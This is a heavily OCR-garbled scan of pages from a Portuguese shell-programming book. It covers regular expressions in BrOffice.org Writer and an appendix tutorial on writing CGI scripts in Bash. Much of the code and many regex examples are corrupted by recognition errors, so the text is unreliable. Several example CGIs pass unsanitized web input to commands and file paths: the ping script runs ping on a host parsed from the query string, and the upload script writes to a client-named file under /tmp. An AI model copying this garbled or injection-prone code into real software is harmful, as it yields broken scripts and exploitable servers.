    410 Programação ShellLinux localizar e substituir x H _ _ _..... toc:oiiwtodos 1 Subst:lbnr aor ,Menos gpç6es :. 1 Sgmente a sek!çlo atual Diferenças na lógica de uso >iitd• sub<tkui( I Subltlt.Uif todos I AtrihutõS:"j rorm~ Existem diferenças de sintaxe com as Expressões Regulares que apren- demos, e existem também diferenças na lógica de aplicação. Essas são mais chatas para os veteranos de Expressões Regulares sob o Shell, pois é necessário uma mudança na forma de raciocinar. Veja estes casos: Havia notado um erro no meu livro, mas esqueci de anotar o número da pá- gina. Quando fui fazer a alteração, a única coisa de que me lembrava era que o erro estava em uma variável do Shell. O que fiz? Montei uma Expressão Regular começando por cifrão (s> e casando letras maiúsculas, algarismos e sublinha- dos u . e esses algarismos não podiam suceder o cifrão (s> . Era assim: $ (J- Z_) + ( 0-!JA-Z_)' Mas, apesar de certa. a Expressão Regular não funcionava pois casava com as variáveis em minúsculas também. Demorei muito para descobrir que o check button "Diferenciar maiúsculas de minúsculas" é que decide quanto à caixa das letras (veja a figura anterior). Um outro problema de diferença de lógica é que no BrOffice.org as Ex- pressões Regulares dividem o texto a ser pesquisado em porções e exami- nam cada porção separadamente.
  • 424.
    Expressões regulares 411 NoWriter, o texto é dividido em parágrafos e o que define um parágrafo é a porção de texto entre um enter ou um hard enter (.J) (caractere não imprimível obtido com <SHIFT>+<ENTER> também chamado de new line) e outro desses. Assim sendo, mesmo que a palavra parece esteja sendo exibida no início de uma linha, a expressão ~parece não irá localizá-la, pois parece somente aparenta estar no início da linha, mas se alterarmos o tamanho do seu fonte, por exemplo, a palavra não necessariamente estará mais lá situada. localizar e substituir erocurar por Assim·sendo.-mesmo·que·a· , início·de·uma·linha,·a·expre parece· somente·aparenta· o·tamanho·do·seu·fonte,·- por·exemplo,·a·palavra·nào· .. BrOffice.org 3.1 x Q Chavede pesquisa não locailada. Por outro lado, a Expressão Regular daqui . •ali, não irá casar o texto formado pelo daqui em um parágrafo até o ali em outro. Normalmente os parágrafos são tratados individualmente. u·gostarta·de·encontrar11 m·texto·que·viesse·daqui11 té·all.·mas·nao·consegul.11 ·· Localizar e substituir erocurar por Além disso, o writer considera cada célula de tabela e quadro separa- damente. Os quadros são examinados após todos os textos e células de tabela terem sido examinados. Na caixa de diálogo Localizar e Substituir, as Expressões Regulares devem ser usadas somente no box "Procurar por". Elas não podem ser usadas no "Substituir por:" porque Expressões Regulares casam com tex- tos e portanto o que deve ser substituído é o texto e não a Expressão Regular.
  • 425.
    412 Programação ShellUnux Diferenças de sintaxe A partir de agora, veremos as diferenças de sintaxe entre o que apren- demos nas Expressões Regulares do Bash e as que veremos do BrOffice.org. Âncoras Como já vimos, existe uma diferença na lógica de uso das Âncoras pois no Bash os metacaracteres de início <A> e de fim <Sl procuram respec- tivamente os textos que os sucedem ou precedem no início ou no fim de uma linha. No BrOffice.org, essa procura é feita no início ou no fim de um parágrafo. Podemos também citar um caso que já foi reportado ao BrO- ffice.org para correção. O alternativo ou ou <1l pode atrapa- lhar o inicio <A> . Assim, pensando no mengão, se procurarmos I ·IW!ifi!·l Avermelholpreto, o BrOffice.org devolverá as ocorrências de vermelho iniciando parágrafos ou preto em qualquer lugar. Con- tudo se fizermos: vermelho I Apreto serão devolvidos o vermelho e o Apreto, ambos em qualquer lugar, dessa forma não reconhe- cendo o metacaractere " como a Âncora que marca o início de um parágrafo. Ué, mas não ramos falar sobre as diferenças de sintaxe? Sim, mas é bom frisar bastante este conceito de parágrafo porque isso algumas vezes me dá uma derrubada. Dentre as Âncoras, as únicas diferenças de sintaxe que existem no uso de Expressões Regulares no Bash e no BrOffice.org estão nos metaca- racteres que definem as bordas. As contrabarras () , que são metaca- racteres (escape) assumem, na pesquisa, uma função diferente quando seguidas por um menor (<l ou um maior 1>l . Vejamos: Para procurar palavras que começam por texto: • No Bash fazemos: btexto; • No BrOffice.org fazemos: <texto .
  • 426.
    Expressões regulares 413 Paraprocurar palavras que terminam por texto: • No Bash fazemos: t extob; • No BrOffice.org fazemos: texto> . Exemplos: A Expressão Regular [a- 21 +e>, neste exemplo, foi usada para procu- rarmos por uma ou mais letras <(a-zJ + ) , terminando com a letra (e>l . u vi um velho com um fol'! velho nas costas. Tanto ~ o ~ do velho, uanto o velho do Iõli'redq. . . , . m desafio: diga Isso bem rápido! Representantes Quase todos os metacaracteres Representante têm uso idêntico ao seus congêneres sob o Bash, porém nem tudo neste mundo é perfeito, por- que, mesmo que poucas, ainda existem algumas diferenças de uso. Sob o Bash, todos os caracteres dentro de uma lista 1111 são tratados como literais. exceto o circunflexo, que é tratado como um negador da lista (e assim mesmo quando ele é o seu primeiro elemento). Sob o BrOffice.org usamos a contrabarra 11 em uma lista para "escapar" alguns metacarac- teres e também para formar códigos hexadecimais. Somente os caracteres abre colchetes 111 , hifen 1-l e contrabarra ( > devem ser "escapados" no interior de uma lista, já que nesse ambiente seus significados são especiais. Por exemplo, a Expressão Regular !lJa-zJ casa um abre colchetes <11, ou um fecha colchetes <11, ou uma letra minúscula. 11 casa com uma contrabarra literal, !t J casa com a letra •t •. Para casarmos um <TAB>, devemos fazer lx00091 . que é a representação ascii em hexade- cimal do <TAB>. Todos os outros caracteres são tratados pelos seus valores normais, não precisando de mais nenhum artifício. ~la:cnu mJo
  • 427.
    414 Programação ShellLinux Usando Classes de Caracteres POSIX, surge um caso que tam- bém já foi reportado, isso porque uma classe como 11:alpha : 11 deveria casar com qualquer algarismo decimal, mas isso não se Jtiiillm verifica. Pelo site do BrOffice.org, este fato reportado funcionaria se fizésse- mos 1:alpha : 1, o que de cara já traz algumas restrições. Como exem- plo suponha que eu queira procurar em um arquivo todas as letras mi- núsculas e todos os algarismos decimais. Nesse caso, sob o BrOffice. org, não poderia usar Classes de Caracteres POSIX. No Bash faríamos 11 :lower : 11 : digH : 11, mas isso no BrOffice.org é impossível, pois, em virtude dos colchetes <11> mais externos, ele encararia isso como uma lista formada de todos os caracteres internos a esses colchetes 111> e não como duas classes. Da mesma forma, também não funcionaria !a-zl :digit : 11. nem 11: lower : 1o-91. Asaída seria usarmos uma lista de caracteres, mas assim mesmo, veja só isso: · Localizar e substibJir x Viu! Nesse caso as letras acentuadas não casaram com o nosso padrão. Por outro lado, pela facilidade que tenho no uso de Expressões Regu- lares, venho há muito tempo testando-as no BrOffice.org, e não sei se por erro meu, mas até a versão em que estou escrevendo este documento (3.1.1), não consegui casar 1:digit : 1 nenhuma vez. Veja: Erocurar por ~la:cnu mJo
  • 428.
    Expressões regulares 415 I[:alpha:Ji-(0·91 l,ocalizar frocurarpor Duas observações: 1. Usando a classe 1:alpha : 1, conseguimos casar as letras acentuadas; 2. A classe r : digit: 1 não funfou! Resumindo: essa facilidade ainda está em fase de consolidação e, por isso, sempre que posso usar as listas convencionais (como no caso de al- garismo}, não penso duas vezes, uso-as. Quantificadores Aqui não há o que temer nem acrescentar. Os Quantificadores do BrOffice. org se comportam da mesma forma que os do Bash. Poupe seu fôlego para a seção seguinte. Outros Aqui a porca torce o rabo! Nesta classe de metacaracteres existem diferen- ças substanciais no uso de Expressões Regulares, a começar pelo que já vimos, de uma Âncora sucedendo um ou 11) . Recapitulando: Se procurarmos Avermel ho 1preto, o BrOffice.org devolverá as ocorrên- cias de vermelho iniciando parágrafos ou p reto em qualquer lugar. Contu- do, se fizermos: vermel ho 1Apreto serão devolvidos o vermel ho e o Apreto, ambos em qualquer lugar, desta forma não reconhecendo o metacaractere A como a Âncora que marca o início de um parágrafo. Vamos ver como funcionam os grupos e os retrovisores: como já sabemos, os grupos são criados com o uso de parênteses. Os textos casados (veja bem, são os textos e não as Expressões Regulares) ficam guardados e podem ser recuperados dentro da mesma Expressão Regular. No exemplo a seguir, pro- curamos por duas palavras iguais, separadas por um hífen H . Veja:
  • 429.
    416 Programação ShellLinux - - - - - - - - - - - - - - - - - - - - ·obra·tinha·um1bat<f!illtij·constante'.l localizar e substituir frocurar por A Expressão Regular era a seguinte: <([a-:;;)+)-1> Onde: • < e > Formam a borda esquerda e direita do texto, respectivamente; • r ra-zJ+l Define uma ou mais letras seguidas (palavra) dentro de um grupo; • - 1 O hífen seguido do texto casado pelo grupo. Até agora não mudou nada do que foi dito sobre Expressões Regu- lares no Bash e tudo funcionou às mil maravilhas. Mas se você prestar atenção, o que fizemos foi clicar em um dos botões de localizar. A dife- rença começa quando desejamos usar o texto casado para substituir alguma coisa. Vamos aproveitar este exemplo para trocar bate-bate por bater : ·obra·tinha·um·bater·constante11 Locnllzar c substituir erocunvpor Repare que na caixa "Substituir por" eu usei $Ir, ou seja, o texto casa- do não é mais o l, agora é o $1. Eu odeio mesóclises e tinha o seguinte texto:
  • 430.
    Expressões regulares 417 ar-se-ia11·· Localizar e substituir x frocurar por l,oc.õlizar - -- LOC]Iizar todos I ~ Substitui< I!« Substituir : Substlluir lo!los I Este dar-se-ia estava me torturando, então troquei-o usando uma Ex- pressão Regularem que eu montava 3 grupos separados por hifen H . En- tão, o primeiro <~ll recebeu dar, o segundo tS21 recebeu se e o terceiro (S3l recebeu ia . Colocando-os na ordem que eu queria (5153-$21 , veio: Localizar e substituir erocu....-por Loca!lzar Esta sintaxe pode parecer estranha, mas não é, ela é semelhante à usa- da na linguagem Perl. Duas observações sobre o uso de cifrão <SI para substituir texto: 1. Se no seu texto tem um valor 123, 45 e você desejar substituí-lo por RS123, 45 você deverá colocar na caixa "Substituir por" R$123, 45, veja: Localizar e r ~la:cnu mJo
  • 431.
    418 Programação ShellUnux O primeiro grupo casou tudo até a vírgula (, > e o segundo ficou com o resto do número. Na substituição, o primeiro cifrão foi prece- dido por uma contrabarra ($) para especificar que era um literal. 2. O $0 na caixa "Substituir por" substitui por todo o texto casado. A contrabarra () nas Expressões Regulares do BrOffice.org também tem suas peculiaridades: t quando fora de uma lista equivale a um <TAB> . Como já foi dito, dentro de uma lista, o <TAB> deve ser usado com seu código hexa- decimal [ x00091. Então para trocar todos os <TAB> por espaços em branco, ponha na caixa "Procurar por" um t e na caixa "Substituir por" um espaço em branco; n casa com um hard enter ou new tine (-l) (formado por um <SHIFT>+<ENTER>). Suponhamos que você tenha vermelho seguido de um hard enter e na linha seguinte preto, se na caixa "Procurar por" colocar ver- melhonpreto e na caixa "Substituir por" colocar vermelho- e-preto, após a substituição, o hard enter terá morrido, sobrando vermelho- e-preto. O mesmo poderia ter sido feito colocando nas caixas n e -e-, respectivamente; $ casa com uma marca de parágrafo (). Diferentemente do hard enter, não podemos definir na caixa "Pro- curar por" a cadeia no início da linha seguinte um uma Expressão Regular que case com ela. Assim sendo, não poderíamos agircomo no exemplo anterior, preenchendo as caixas com vermelhonpreto e com vermelho-e-preto respectivamente, porém funcionaria se as caixas fossem preenchidas com $ e com -e-. x quando temos um xNNNN, onde NNNN são algarismos hexadeci- mais [0-9A- Fa-f l na caixa "Procurar por", o BrOffice.org localizará (e eventualmente trocará) o caractere definido pelo código hexade- cimal formado por NNNN . Se esse código estiver na caixa "Substituir por", será tratado como um literal.
  • 432.
    Expressões regulares 419 Issome lembra um macete de edição que uso. Ao longo de um texto grande, escrevemos diversos ordinais como 2' . Isso pode ser feito em Inserir --. Caractere especial, mas fazer isso um monte de vezes num texto enche o saco. Como faço? Para fazer 2 • , como disse, escrevo 2 .a. e assim vou fazendo com todos os ordinais até terminar de escrever o documento. Ao final, coloco na caixa "Procurar por" a Expressão Regular < [o-91 1 .a . • e na caixa "Substituir por" coloco um sl'. ou seja o texto que casou com o grupo (um algarismo) seguido do ordinal. Em seguida clico em "Substituir todos". Repito mais uma vez esta operação para substituir os ordinais masculinos, como em 12- . Vou terminar esse texto com uma dica que demorei muito para descobrir. Ela é muito útil quando se copia um texto de um navegador e se cola no BrO- ffice.org. Normalmente, o novo texto fica com um monte de hard enter (JI , não é? Se você quiser trocar todos hard enter (J) por um parágrafo (i J , primeiramente localize todos os /n, clicando em "Substi- tuir todos". Agora coloque na caixa "Substituir por" o mesmo / n, já que nesta caixa ele equivale ao parágrafo. Agora basta clicar em "Substituir todos". Bizarro... Como você viu, ainda existem algumas coisas a serem acertadas e ou- tras a serem feitas, mas o concorrente direto do BrOffice.org, o MS Office, nem sonha ter Expressões Regulares. Creio que essas pequenas altera- ções e incrementos sejam sanados com a nova versão (bastante modifica- da), descrita em http://userguide.icu-project.org/strings/regexp. Mate com d re l s l • s
  • 433.
    Apêndice 3 CGI emShell Script CGI (Common Gateway lnteJtace) é um serviço server- based que adiciona funcionalidade extra a uma página. Essa funcionalidade é fornecida por um 'pequeno' pro- grama ou script que é executado no servidor onde a página web fica. Esses programas podem ser feitos em diversas linguagens como Perl, PHP, C, She/1 Script, etc. Como gosto muito de She/1 Script, resolvi escrever um tutorial básico sobre como fazer CGI em She/1. Isso tem várias vantagens, você pode utilizar vários comandos do UNIX para ajudar a construir seu script, por exemplo, sed, awk, cut, grep, cat, echo, etc. além dos recursos do pró- prio She/1. OK, como este tutorial não vai ser muito grande, vamos direto ao ponto. Configuração Como configurar o servidor web Apache para executar CGI? CGI é um módulo do Apache, assim ele precisa ser carregado. A maioria das distribuições já vem com o seu h ttpd . conf configurado com suporte ao módulo do CGI 420 Mate com d re l s l • s
  • 434.
    CGI em ShellScrlpt 421 lmod_cgi) , bastando apenas iniciar o Apache. Para se certificar procure e, se for o caso, descomente a seguinte linha no seu htcpd .cont : LoadNodule cgi_ module /usr/l ib/apachc/1.3/mod_ c gi . so Note que a terceira coluna pode variar dependendo da versão do Apache e da distribuição que você está usando. Existem diversas maneiras de configurá-lo: 1. ScriptAiias Essa diretiva define um diretório para o Apache onde serão armazenados os scripts CGI. Todos os arquivos que estiverem nesse diretório serão inter- pretados pelo Apache como programas CGI, assim ele tentará executá-los. Adicione ou descomente a seguinte linha no seu arquivo httpd.conf ScriptAlia s /cgi - bin / /usr/l i b/c9i - bin / O exemplo acima instrui oApache para que qualquer requisição come- çando por /cgi- bin/ deva ser acessada no diretório /usr/lib/cgi -bin/ e deva ser tratada como um programa CGI, i.e., ele irá executar o arquivo requisitado. Se você acessar por exemplo http: I /localhost/cgi- bi n/meu scr ipt . cgi, o Apache irá procurar este arquivo em /usr/lib/cgi- bin/meu_scnpt . cgi e tentará executá-lo. 2. Fora do ScriptAiias Você pode especificar um diretório particular e dar permissão para a exe- cução de CGis. <Dir Gctory /homG/usGr /public_hcml/cgi- bin/> Opt ions +E:..-;ecCGI </Di rectoJ::y> A diretiva acima permite a execução de CGis, mas você ainda precisa avi- sar o Apache que tipo de arquivos são estes CGis. Procure por uma linha igual ou semelhante a esta no seu httpcl .conf e descomente. AddHandler cgi-script .cgi . sh .pl ~1atcria com d r bs auto a.~s
  • 435.
    422 Programação ShellLinux Se você colocar um index.cgi em algum diretório e quiser que por default o Apache o execute, não se esqueça de adicionar esta •~.-::-. extensão no seu Directorylndex. iãim:ml <IfModule mod_dir. c> Directo ryindex index .ht.ml index.htm i ndex . shtml i nde>:.cqi </IfNodule> OApache irá procurar pelo i ndex . cogi seguindo a ordem dos argumentos, ou seja, o index.cgi será a última opção que ele irá procurar no diretório. Algumas considerações importantes Você não deve colocar seus scripts no d ocument r oot do Apache, porque alguém pode pegar seus scripts, analisá-los procurando fu- ros de segurança, etc. Além do mais, o código do script não é o que você quer mostrar. Então mantenha-os em /usr/lib/cgi-bin ou em algum outro diretório fora do document root. O script precisa ser um executável, não se esqueça de dar um chmoci nele. Ah, certifique-se de que o script tem permissão de execução para o usuário que o Apache está rodando. Diversão Iniciando Assumimos que vocé já tem o seu servidor web configurado para executar CGI. O básico que você precisa saber é que toda saída padrão (stdout) do seu script vai ser enviada para o browser. O exemplo maís simples é você ímprímír algo na tela (o famigerado Helio Worfd eu não aguento mais!!). Vamos ao nosso exemplo: $ eat simplos . egi 11 ! / b in/bash echo "content-type : text/plain" echo echo "vamos ver se isto f unciona mesmo : -) " ~1atcria com d r bs auto a.~s
  • 436.
    CGI em ShellScript 423 echo echo "hnun, parece legal" echo echo -e "igual ah um shell normal n<b>tag html</b>" Feito isso, basta acessar o nosso arquivo http : 1/localhost/cgi-bin/ simples .cgi. Ah, não se esqueça de colocar permissão de execução no arquivo. OK, então percebemos que toda saída do nosso script é enviada para o browser, toda saída mesmo. Por exemplo, podemos utilizar a saída de um comando: $ eat saida_cmd.cgi ~ ! /bin/bash echo "content.- type : text/plain'• echo echo "uname -a" echo uname -a Quando utilizamos CGI, o servidor coloca diversas informações sobre o cliente e o seNidor em variáveis de ambiente. Dentre essas informações pode-se destacar: Variável DOCUI1ENT_ROOT t!TIP..ACCEPT Informação provida Diretório root dos documentos html Quais os content-t ype suportados pelo navegador do cliente HTIP_HOST Nome do host do servidor t!TIP_USER..AGENT O navegador do cliente --~~~~~~------------~ REMOTE..ADDR IP do cliente REQUEST_URI Página requisitada ----~~~~~--------------~ SERVER..AODR IP do servidor SERVER..I'IAME O nome do servidor (configurado no apache) ----------------~--~------~--"--~ SERVER..PORT Porta que o servidor está escutando SERVER..SORTWARE Sistema operacional e servidor www rodando no servidor
  • 437.
    424 Programação ShellLinux O exemplo a seguir mostra todas as variáveis. $ c a t expor t . cqi í# ! /!Hn/b~sh echo "cont~nt - type : t.eY.t/l:llain" echo echo "Informacoes cp.te o servidor coloc a en vari avt>is de ambi ente" echo "Pat a ve.~: ut1liza.roo$ o comando s e t.'' echo set OK. no protocolo http temos que enviar um cabeçalho obrigatório. O primeiro echo sem string dentro de um script vai avisar o browser para interpretar o que veio antes como cabeçalho. Nos exemplos anteriores, a seguinte linha: content - type: ~ext/pla1 n informa ao navegador para interpretar o que receber como texto puro. Se o cabeçalho não possuir nenhuma linha, ou seja, colocarmos somen- te um echo, será utilizado o default que é t ext /plain . Para enviarmos tags html e o navegador interpretá-las, temos que utili- zar um cabeçalho diferente. Então vamos enviar tags html para deixar nossa saída mais bonita: $ cat sobre.cg"i i ! /bln/bash ec ho "<:ontent-- typc : t<':Xt/html .. echo echo echo " <htrnl> <hêAd> <ticle> CGI scrip~ </t i t l é > </head> <body> <hl>J~lgutM:3 i nfortilll(FÔ(:IS sobrt:! a maqui na que o CG! está rodando :</h l> echo " <h4>upt~rr.-t </h4 > " echo "<pre>$ (upti me) </pre >" echo "<h-4>unCtmc</h4>" echo ''<pre>$ (uname -a) </p.re> " Mate com d re l s 1 • s
  • 438.
    echo "<h4>/proc/cpuinfo</h4>" echo "<pre>S(cat/ proc/cpuinfo)</pre>" echo " </body> </html> CGI em Shell Script 425 Um exemplo mais interessante seria como fazer um contador de acesso. A cada execução do script o contador será incrementado, não importan- do se é uma solicitação de reload de um mesmo endereço IP! Isso é simples. Veja o exemplo: $ cat contador.cgi 1 !/bin/bash echo "content- type : text/html" echo echo echo "<html> <head> <tüle> CGI script </title> </head>" echo "<body> " ARQ-"/tmp/page . hits " n•"S(cat SARQ 2> /dev/nulll " I I n=O echo S( (n=n+l)) > " SARO" echo " <hl>Esta página já foi visualizada : Sn vezes</hl> <br> </body> </html>" Com o que você sabe até agora, dá (ops!) para fazer vários scripts le- gais, fazer monitoramento do sistema, de sua rede..., tudo via web. Agora que já aprendemos o básico, queremos interagir com o usuário. Nesse ponto nós temos um detalhe, pois o nosso script não pode usar e entrada padrão (stdin) para receber dados e não podemos fazer um read em um CGI, pois como nós leríamos o que o usuário digitasse no teclado? :)
  • 439.
    426 Programação ShellUnux Para realizar esta interação existem duas maneiras. 1. Através da URL, utilizando o método GET , como por exemplo: http ://localhost/cgi-bin/script . cgi?user=nobody&profissao=vaga (veremos mais sobre o método GET adiante) 2. Utilizando um formulário html. No form podemos utilizar dois métodos. o GET e o POST . No método GET, que é o defau/t, os campos de input do form são concatenados à URL. Já no método POST, os inputs são passados internamente do servidor para o script pela entrada padrão. Método GET Usando o método GET, o nosso script deve pegar os inputs do usuário via uma variável de ambiente, no caso a $QUERY STRING . Tudo o que vie: após o caractere · ? • na URL será colocado naquela variável. Os campos de input do form são separados pelo caractere •& • e possuem a seguinte construção: name=value . Vamos a um exemplo de um CGI que recebe como entrada um host que será executado no ping . $ cat ping_get.cgi t!/bin/bash echo "content- type : text/ html " echo echo echo " <html> <head> <title> CGI script </ title> </head> <body> " echo "<h2>Exemplo de uso do GET</h2>" if f "SQUERY_STRING" ) ; then echo "QUERY_STRING SQUERY_STRING" host="$(echo SQUERY_STRING I sed ' s/( .*• )( .*)(i . *)/2/ ' ) " echo "<br>" echo "Disparando o cmd ping para o host <b>Shost</b>" echo "<pre>" 9ing - c5 $host echo "</pre>"
  • 440.
    CGI em ShellScrlpt 427 echo " Fim." el se fi echo " <f orm mcchod• "GET" act:ion • "pi n9_9et .cgi"> <b>Entro com o nome ou IP do hosc par a o p i ng: </b> <i nput size=-40 name=-host. value='""> <input t.ype=hidden size=-40 name=t:esce value="nada"'> </form>" echo "</body>" echo "</html'>" Método POST No método rosT, as opções do form não são passadas pela URL, elas são passadas internamente do servidor para o CGI. Desse modo, com esse método o nosso script deve ler as opções pela entrada padrão. Vamos a um exemplo em que o CGI envia um mail para alguém através da página. Neste caso, um pouco mais complexo, temos dois arquivos. O primeiro um .html puro, onde construímos o form, e colocamos como opção aceion o nosso script. A opção act ion passada no form indica qual script será cha- mado para tratar os dados passados pelo form. $ cat contato. html <ht~> <hê~d> <titl é> CGI scri pt </~i tlé> </héad> <boây> <form method="post '' ac;:tion=" /cg i-b i n/contato. cg.t"> Nome :<br> <input type=" text" name="name,. maxlength=-"50" size=-"30"> <p> E-mail : <br > <input ty-pe• "text" name• "( 1ddress " maxlenqt h• "SO" size• ''30"> <p> Selecione o assunto: <select name="subject"> <option valuee "none" >- - - --- --------- - ---- ----- <option value• ''venda"> I nformaçõe:s ~ob.re. produto <opti oh value• ''supol:" te" >Supo:rte técni co <opt.ion vAlue=''web">Probl etna no sit.e </sél êct> <p> sua mensagem: <br> ~1atcria com d r bs auto a.~s
  • 441.
    428 Programação ShellLinux <textarea name="rr.essac;e" wrap•"physical " rows-"'6"' cols="50"> </textarea> <p> <input type="submit " value•"Enviar Mensagem''> <input.. t.ype="reset" value•..Limpar"> </form> </body> </html> Agora o nosso script lê da entrada padrão e faz o tratamento necessá- rio. Note que, para enviar o mail, podemos utilizar qualquer programa de mail , por ex., o mail sendmail... $ cat contato.cgi ~! /bin/bash meu_mail "user@localhost .com . br" echo "content- type : text/html " echo echo echo "<html> <head> <title> CGl script </t~tle> </head>" echo "<body>" VAR•S(sed -n ' lp ' ) echo "SVAR" nome•S(echo SVAR I sed ' s/(name=)( . •)(&address•.' )/2/ ; s/+/ /g ' ) mail•S(echo SVAR I sed ' s/( . '&address•)( .' )(&subject• .· )/2/ ; s/~0/@/ ' ) subj•S(echo SVAR sed ' s/( .•&subject•)(.• )(&message• .• )/2/ ' ) text•S(echo $VAR 1 sed ' s/ .• &message•// ' ) echo "<br> <br><b>Nome :</b> $nome <br><b>mail :</b> Smail <br><b>Subject :</b> Ssubj <br><b>~1essage : </b> Stext. <br>" mail -s "Mail from CGI " "Sn'eu mail " < S(echo -e " Nome : $nome mail : Smail Subject : $subj Message : $text") echo "</body>" echo "</html>"
  • 442.
    CGI em ShellScript 429 Não esqueça que caracteres especiais como <TAB>, <ENTER>, <espaço>, +, &, @•• • ,serão codificados para ser possível sua transmissão entre o navegador e o servidor. Quando o seu servidor web envia os dados do FORM para o seu CGI, ele faz um encode dos dados recebidos. Caracteres alfanuméricos são en- viados normalmente, espaços são convertidos para o sinal de mais (+) , outros caracteres como tab, aspas são convertidos para o/oHH, onde HH são dois dígitos hexadecimais representando o código ASCII do caractere. Esse processo é chamado de URL encoding. Tabela para os caracteres mais comuns: ~ Caractere URL Encoded r ~ (tab) %09 , - n (return) %OA I %2F •· - %7E : %3A - ; %38 @ %40 & %26 Aqui vão dois links para fazer e desfazer essa conversão. http://www.shelldorado.com/scripts/cmds/urlencode http://www.shelldorado.com/scripts/cmds/urldecode Upload Agora que já sabemos utilizaros métodos GET e rosT vamos a um exemplo um pouco diferente. Vamos supor que precisamos fazer um CGI que per- mita ao usuário fazer um upload de um arquivo para o servidor. Aqui utiliza-
  • 443.
    430 Programação Shelllinux mos um form um pouco diferente. Falamos para o form utilizar um tipo de codificação diferente, no caso enctype="mult:ipart/form- data ". Criamos um html normalmente e como opção do action colocamos o nosso script. $ cat upload.html <html> <body> <form enctype~"mult:ipart/form-dat:a " action="/cgi-bin/upload .cgi " method="post."> Enviar arquivo : <input name="useríile" size•"30 " typea"file"> <BR><SR> <input type="submit" valuee"Envia" name="Envia "> </form> </body> </html> O nosso script é quase igual a um POST normal. A principal diferença é que a entrada para o script não vem em uma única linha, e sim em várias. Quem faz isso é o enctype="multipart/form-data". Vem inclusive o con- teúdo do arquivo via POST ! Então pegamos tudo da entrada padrão. Note que junto com entrada vêm otras cositas más =8) Vamos a um exemplo: $ cat upload.cgi ij!/bin/bash echo "cont:ent:-t:ype: text/html " echo echo echo "<ht:ml> <head> <title> CGl script </title> </head>" echo "<body><pre>n # descomente se quiser ver as variaveis de ambiente !export ~ ele separa as varias partes do roru1 usando um limite (boundary) que eh diferente a # cada execucao . Este limite vem na variave1 ! de ambiente CONTENT_TYPE algo mais ou menos assim i CONTENT_TYPE="multipart/form-data ; boundary• -------------- 1086400738455992438608787998" ! Aqui pegamos este limite boundary•S(export I sed ' /CONTENT_TYPE/!d; s/' . 'dary=//; s/ . $// ' ) fecho fecho "boundary = $boundary"
  • 444.
    i pegamos todaa entrada do POST e col ocamos e1 n VhR VAR•S(s~d -n ' l ,$p ' ) tt irnpri mi mos o que ve1n no i nput ccho "$VAR"' echo -e 'nn' CGI em Shell Script 431 echo ":===========-·===-== F 'lM =-======================·======" echo - e ' nn' j peqamos o nome do arquivo quê foi fêieo o upload FILENINE~* (echo " SVIR" I sed -n ' 2!d: s/( . *óilen arne; " ) ( . *) " . *$/2/; p') ~ pegamos somente o conteudo do arquivo do 1.1pload FILE;Hecho "SVIIR" I sed - n "1,/Sboundacy/p" I se<l ' l,M;Sd ' ) ccho " ~fome do t1tquivo : .$FILENAHE" echo @ inp rimi mos no btowscr o cont.eudo do .arquivo echo '' SFI L E" j r ed.i. reci onamos o contcudo do arquivo pa.ra # um arquivo local no server u pload feieo ; ) ~cho " $ F I LE" J 3ecl '$cl' > "/tmp/SF!!.EN.liJI!E" ec ho " <f!ne></body:></ html>" CheckBox Para relaxar, um exemplo mais simples: vamos fazer um checkBox. Pri- meiro, criamos uma página html com o form para checkbox normalmente. Vamos utilizar o método I'OST no exemplo. $ cat checkbox.html <ht ml><head><t itle>distro</title></bead> <boây> < foz::m <tction="/c9J.- bi n /ch cckb ox . cgi" method=" POS1""> <h3>Quais dest as d ist t:o voce gosta ?<lh3> <input t.j--pe=" cheel~box'' name="debian.. value=l> Dtlbian<br> <i nput type:=="checkbox" name;" tedhat"' value;;; l > Redfla"t.<br> <ir.put: t.ype=''checkho>:" name="conectiva" valu.e= l> Conect J.v~<br> <i nput type•"checkbox" name• "mandrake" value•l > Nandrake<br> < i nput type="submit" value="Enviat"> </form> </body> </html > Mate com d re l s 1 • s
  • 445.
    432 Programação ShellLinux Pegamos as entradas do form na entrada padrão. Eles são separados por & • Todas as opções que o usuário selecionar virão no rosT. Ah, não se esqueça. name=value . Um exemplo de entrada que receberemos: debian·l~conectiva•l Assim, sabemos que o usuário escolheu essas duas opções. Basta fazer o script. $ cat checkbox .cgi 1!/bin/bash echo "content-type : text/plain " echo VAR•S(sed -o lp) echo "SVAR" echo ( "$lAR" I li ( echo "voce nao gos:a de nada"; exlt; J echo "Vore gosta de :" echo IFS•"& " for i in echo "SVAR" · do echo " Slecho Si I cut -d• -fl) " done Radio Buttons Outro exemplo é o Radio Buttons. Também utilizaremos o método rosT aqui. Criamos um HTML normalmente. $ cat radiobuttons.html <html><head><title>distro</title></head> <body> <form action•"/cgi-bin/radiobuttons .cgi " method•"POST"> <h3>Qual sua distro predileta ?</h3> <input type•"radio" name•"distro" value•Oebian> Debian<br> <input type•,. radio.. name=''distro" value•RedHat> RedHat<br> <input type "radio" name="distro" value Conectiva> Conectiva<br> <input type "radio" name="distro" value•Mandrake> Mandrake<br> <input type "radio" name=..dist.ro" value•none> Nenhuma destas<br> <input type•"submit" value•"Enviar ""> </form> </body> </html>
  • 446.
    CGI em ShellScript 433 O que será enviado pelo POST é a entrada escolhida. Como é Radio Buttons, somente uma opção é aceita, assim temos a entrada: name=value, onde name é a variável distro e value é a opção escolhida pelo usuário. Um exemplo é: distro=Debian $ cat radiobuttons.cgi W!/bin/bash echo "content-type : text/html" echo VAR•$(seà -n lpl echo "SVAR <br>" echo " <br>" { "$VAR" ] I I l echo "voce nao gosta de nada";exü; echo "Sua distro predileta eh : <b>$(echo SVAR I cut -d= - f2)</b>" Contador de acesso genérico Um dos primeiros exemplos que vimos foi como fazer um contador de aces- so contador .cgi. Aquela implementação tem um problema de concorrên- cia. Se a página tiver dois acessos 'simultâneos' ela pode deixar de conta- bilizar um acesso. Vamos imaginar que temos dois acessos à página 'ao mesmo tempo'. O fluxo de execução do CGI do primeiro acesso executa as seguintes linhas: ARQ="/tmp/page . hits" n="S(cat SARQ 2> /dev/null) " I 1 n•O O kerne/ interrompe a execução do CGI nesse momento e começa a exe- cutar o CGI do segundo acesso à página. O segundo CGI é todo executado; assim, ele leu o valor que tinha no arquivo /tmp/page .hits, somou 1 e sobrescreveu o arquivo com o novo valor. Agora o kemel volta a executar o primeiro CGI de onde parou. Seguindo nosso algoritmo, o CGI já tem o valor antigo do arqu!vo na variável n, assim ele vai para a próxima instrução: echo $ ( (n=n+l)) > "$!RQ" Sobrescreveu o antigo valor. Note: como ele foi interrompido antes da segunda execução do CGI, ele estava com o valor antigo em n . Nosso contador perdeu um acesso.
  • 447.
